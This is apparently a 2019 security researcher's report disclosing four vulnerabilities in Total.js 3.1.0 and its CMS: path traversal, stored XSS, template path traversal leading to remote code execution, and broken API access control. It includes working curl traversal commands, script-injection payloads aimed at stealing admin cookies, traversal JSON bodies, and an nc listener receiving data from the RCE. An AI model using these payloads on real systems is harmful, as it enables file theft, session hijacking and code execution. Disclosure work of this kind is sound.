Totaljs Vuln Report

Riccardo Krauter @ Certimeter Group

13/02/2019

Index:

Totaljs version: total.js@3.1.0
Totaljs cms: https://github.com/totaljs/cms
Installing totaljs:
$ git clone https://github.com/totaljs/framework.git

$ node debug.js

or

$ node release.js

----------1----------

Path Traversal allows to read content of arbitrary files.

User can make a requests like “GET /../databases/settings.json HTTP/1.1” and include file contents from outside the /public directory witch is the default directory for accessible static files.

The vulnerability is mitigated by only having a list of many extension that are triggering the file read.

Step for reproduce:
1) navigate to the principal page in my case http://localhost:8000
2) send request through burp-suite
3) use path traversal (../) directly in the uri path to navigate the file system and include file contents


alternatively:


1) install the package and run the service

2) $ curl -v --path-as-is http://127.0.0.1:8000/.%2e/databases/settings.json #(note that .json is in the extensions list by def.)

Following screenshot as POC.

<u>Including sensible files:</u>






List of permitted extensions(are all true by default):

```
// all HTTP static request are routed to directory-public
static_url: '',
static_url_script: '/js/',
static_url_style: '/css/',
static_url_image: '/img/',
static_url_video: '/video/',
static_url_font: '/fonts/',
static_url_download: '/download/',
static_url_components: '/components.',
static_accepts: { flac: true, jpg: true, jpeg: true, png: true, gif: true, ico: true, js: true, css: true, txt: true, xml: true, woff: true, woff2: true, otf: true, ttf: true, eot: true,
svg: true, zip: true, rar: true, pdf: true, docx: true, xlsx: true, doc: true, xls: true, html: true, htm: true, appcache: true, manifest: true, map: true, ogv: true, ogg: true, mp4:
true, mp3: true, webp: true, webm: true, swf: true, package: true, json: true, md: true, m4v: true, jsx: true, heif: true, heic: true },
```

including .html file outside the allowed path POC



----------2----------


Multiple Stored XSS on Note and Posts

An authenticated user with privilege of notices/posts, can inject malicious script tag in the “author” field and the payload will be reflected in the notices page because not properly sanitized.
Even if the field will be truncated over 30 character it’s possible to trigger a successfully XSS.

Step to reproduce:
1) Navigate to the Notices page
2) click on create note
3) send the request throw burp-suite
4) modify the author field by adding the XSS payload
5) forward the requests

follow some poc screenshots.

<u>pop up an alert as poc:</u>



Request


Raw | Params | Headers | Hex | JSON Beautifier

```
POST /admin/api/notices/ HTTP/1.1
Host: localhost:8000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8000/admin/notices/
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 129
Connection: close
Cookie: __admin=b5268788942f8c6057ce83aa98cef85e; visit=154996355048856323

{"author":"<script>alert(1)</script>","widgets":[],"ispublished":true,"name":"asd","idcategory":
"tweet","body":"asd","url":"asd"}
```

Response

Raw | Headers | Hex | JSON Beautifier

```
HTTP/1.1 200 OK
Cache-Control: private, no-cache, no-store, max-age=11111111
Vary: Accept-Encoding
Expires: -1
X-Powered-By: Total.js
Content-Type: application/json; charset=utf-8
Date: Tue, 12 Feb 2019 09:52:59 GMT
Connection: close
Content-Length: 16

{"success":true}
```



stealing admin session cookie:

Request


Raw | Params | Headers | Hex


```
POST /admin/api/notices/ HTTP/1.1
Host: localhost:8000
Content-Length: 168
Accept: */*
Origin: http://localhost:8000
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu
Chromium/71.0.3578.80 Chrome/71.0.3578.80 Safari/537.36
Content-Type: application/json; charset=UTF-8
Referer: http://localhost:8000/admin/notices/
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: visit=154523741585610441; __admin=3d9eef1db279c970a3d3d4633689c63e
Connection: close

{"author":"<script
src='//localhost/a.js'></script>","widgets":[],"ispublished":true,"name":"asd","date":"2018-12
-12T11:00:00.000Z","idcategory":"tweet","body":"asdsd"}
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://localhost:8000
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: POST
Access-Control-Allow-Headers: *
Cache-Control: private, no-cache, no-store, max-age=0
Vary: Accept-Encoding
Expires: -1
X-Powered-By: Total.js
Content-Type: application/json; charset=utf-8
Date: Wed, 19 Dec 2018 20:26:17 GMT
Connection: close
Content-Length: 16

{"success":true}
```





----------3----------

Authenticated LFI/path-traversal (can lead to RemoteCodeExecution)


An authenticated user with “Pages” privilege can include via path traversal attack (../) .html files that are outside the permitted directory. Also if the page contains template directive, then the directive will be server side processed, so if a user can control the content of a .html file, then can inject payload with malicious template directive to gain RemoteCodeExecution.
The exploit will work only with .html extension.

Step to reproduce:
1) navigate to the http://localhost:8000/admin/pages/
2) click on create button

3) enable burp proxy forwarding
4) select a template from the menu this will send a POST request to the API
5) from burp modify the json body request by adding the path traversal on the template parameter like this
{"body":"","template":"../../../../../../../../../../../../../var/www/html/test_rce"}
do **not** add the html extension it will be added to the back-end API
6) send the request

follow some POC screenshot

<u>including the apache index.html page as Local File Inclusion POC</u>



<u>including a controlled html page with template directive in it:</u>

this is the content of the controlled page outside the permitted directory

Request

Raw | Params | Headers | Hex | JSON Beautifier

```
POST /admin/api/pages/preview/ HTTP/1.1
Host: localhost:8000
Content-Length: 82
Accept: */*
Origin: http://localhost:8000
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu
Chromium/71.0.3578.98 Chrome/71.0.3578.98 Safari/537.36
Content-Type: application/json; charset=UTF-8
Referer: http://localhost:8000/admin/pages/
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: visit=1549964855606270 24; __admin=d3316f9bd135906890fbc36d858304a5
Connection: close

{"body":"","template":"../../../../../../../../../../../../var/www/html/test_rce"}
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://localhost:8000
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: POST
Access-Control-Allow-Headers: *
Cache-Control: private, no-cache, no-store, max-age=11111111
Vary: Accept-Encoding
Expires: -1
X-Powered-By: Total.js
Content-Type: text/html; charset=utf-8
Date: Tue, 12 Feb 2019 11:12:43 GMT
Connection: close
Content-Length: 1010

<!DOCTYPE html><html><head><title>Preview</title><meta charset="utf-8" /><meta
http-equiv="X-UA-Compatible" content="IE=10" /><meta name="format-detection"
content="telephone=no" /><meta name="viewport" content="width=device-width, initial-scale=1,
user-scalable=no" /><meta name="robots" content="all,follow" /><link rel="stylesheet"
href="//cdn.componentator.com/spa.min@16.css" /><link rel="stylesheet"
href="//fonts.googleapis.com/css?family=Source+Sans+Pro:400,200,700" /><link rel="stylesheet"
href="/widgets.css?ts=egple" /><meta name="author" content="Peter Širka" /><link
type="text/css" rel="stylesheet" href="/default/css/default.css" /><link type="text/css"
rel="stylesheet" href="/default/css/editor.css" /><link rel="icon" href="/favicon.ico"
type="image/x-icon" /></head><body class="CMS_preview"><br /><br /><div
class="container"><h1>owned</h1>[object Object]</div><br /><script
src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script><script
src=""></script></body></html>
```

Request

Raw | Params | Headers | Hex | JSON Beautifier

```
POST /admin/api/pages/preview/ HTTP/1.1
Host: localhost:8000
Content-Length: 82
Accept: */*
Origin: http://localhost:8000
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu
Chromium/71.0.3578.98 Chrome/71.0.3578.98 Safari/537.36
Content-Type: application/json; charset=UTF-8
Referer: http://localhost:8000/admin/pages/
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: visit=1549964855606270 24; __admin=d3316f9bd135906890fbc36d858304a5
Connection: close

{"body":"","template":"../../../../../../../../../../../../var/www/html/test_rce"}
```

Response

Raw | Headers | Hex | HTML | Render

owned

[object Object]

sending the request

```
paw@Spectre:~$ nc -lnvp 8888
Listening on [0.0.0.0] (family 0, port 8888)
Connection from 127.0.0.1 37976 received!
POST / HTTP/1.1
Host: localhost:8888
User-Agent: curl/7.58.0
Accept: */*
Content-Length: 12
Content-Type: application/x-www-form-urlencoded

own3d by paw
```

RCE POC.

----------4----------


Broken Access Control on the API call.

An authenticated user with limited privileges can get access to resource that did **not** own by calling the API.
The CMS manage the correct privilege only for the front-end resource path, but it does not the same for the API request.


Step to reproduce:
1) create a user with any privileges (e.g. “Notices”).
2) log in with this user and browse to http://localhost:8000/admin/notices/
3) copy the __admin cookie that by default identify the session user
4) create a POST request in burp to the following path /admin/api/pages/preview/ with body {"body":"","template":"default"}
5) you will get a 200 response back that means we can successfully used an API call that we don’t have the privilege to use.


Following POC screen:

a user with just Notices priv.



